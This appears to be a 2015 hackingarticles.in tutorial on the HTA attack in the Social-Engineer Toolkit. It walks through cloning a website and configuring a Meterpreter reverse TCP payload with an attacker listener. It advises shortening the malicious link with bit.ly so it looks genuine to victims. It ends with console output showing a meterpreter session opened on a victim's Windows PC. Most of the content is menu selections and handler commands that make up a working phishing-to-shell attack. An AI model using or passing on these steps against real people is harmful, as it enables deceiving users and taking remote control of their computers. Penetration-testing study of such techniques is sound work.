

Hack Remote PC using HTA Attack in SET Toolkit

 hackingarticles.in/hack-remote-pc-using-hta-attack-in-set-toolkit

Raj

December 17, 2015

The HTA Attack method enables you to clone a site and perform PowerShell injection through HTA files, which you can use for Windows-based PowerShell exploitation through the browser.

Our method for HTA attack is through setoolkit. For this, open setoolkit in your Kali. And from the menu given choose the first option by **typing 1** to access social engineering tools.

```
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 7.7.9 [---]
[---] Codename: 'Blackout' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
[---] Welcome to the Social-Engineer Toolkit (SET). [---]
[---] The one stop shop for all of your SE needs. [---]

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

WWW.HACKINGARTICLES.IN
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

From the next given menu, choose the second option by **typing 2** to go into website attack vendors.

```
Select from the menu:  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) SMS Spoofing Attack Vector  
11) Third Party Modules  
  
99) Return back to the main menu.
```

```
set> 2
```

From the further given menu choose **option 8** to select the HTA attack method.

```
1) Java Applet Attack Method  
2) Metasploit Browser Exploit Method  
3) Credential Harvester Attack Method  
4) Tabnabbing Attack Method  
5) Web Jacking Attack Method  
6) Multi-Attack Web Method  
7) Full Screen Attack Method  
8) HTA Attack Method  
  
99) Return to Main Menu
```

```
set:webattack>8
```

Once you have selected the option 8 for HTA attack, next you need to select **option 2** which will allow you to clone a site. Once selected the option 2, it will ask the URL of the site you want to clone. Provide the desired URL as here we have given 'www.ignitetechologies.in'.

```
1) Java Applet Attack Method  
2) Metasploit Browser Exploit Method  
3) Credential Harvester Attack Method  
4) Tabnabbing Attack Method  
5) Web Jacking Attack Method  
6) Multi-Attack Web Method  
7) Full Screen Attack Method  
8) HTA Attack Method
```

```
99) Return to Main Menu
```

```
set:webattack>8
```

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

```
1) Web Templates  
2) Site Cloner  
3) Custom Import
```

```
99) Return to Webattack Menu
```

```
set:webattack>2
```

[-] SET supports both HTTP and HTTPS

[-] Example: http://www.thisisafakesite.com

```
set:webattack> Enter the url to clone: www.ignitetechologies.in
```

[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...

```
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.1.109] :
```

Enter the port for the reverse payload [443]:

Select the payload you want to deliver:

```
1. Meterpreter Reverse HTTPS  
2. Meterpreter Reverse HTTP  
3. Meterpreter Reverse TCP
```

```
Enter the payload number [1-3]: 3
```


After giving the URL it will ask you to select the type of meterpreter you want. Select the third one by typing 3.

Once you hit enter after typing 3, the process will start and you will have the handler (multi/handler)


```
[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.1.109
LHOST => 192.168.1.109
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.109:443
msf exploit(multi/handler) > █
```

Now convert your malicious IP into the bit.ly link which will appear more genuine to victims when you will share this link with them.



When the victim browses the above malicious link, the file saves and automatically executes in the victim's PC after saving; as shown in the image below:



Then you will have your meterpreter session. You can use the command 'sysinfo' to have the basic information about the victim's PC. Thereby completing our HTA attack with SET.

```
[*] Started reverse TCP handler on 192.168.1.109:443
msf exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 192.168.1.104
[*] Meterpreter session 1 opened (192.168.1.109:443 -> 192.168.1.104:49228) at 201
msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer       : RAJ
OS            : Windows 7 (Build 7600).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter >
```

Author: Pinky Deka is trained in Certified Ethical hacking and Bug Bounty Hunter. Connect with her [here](#)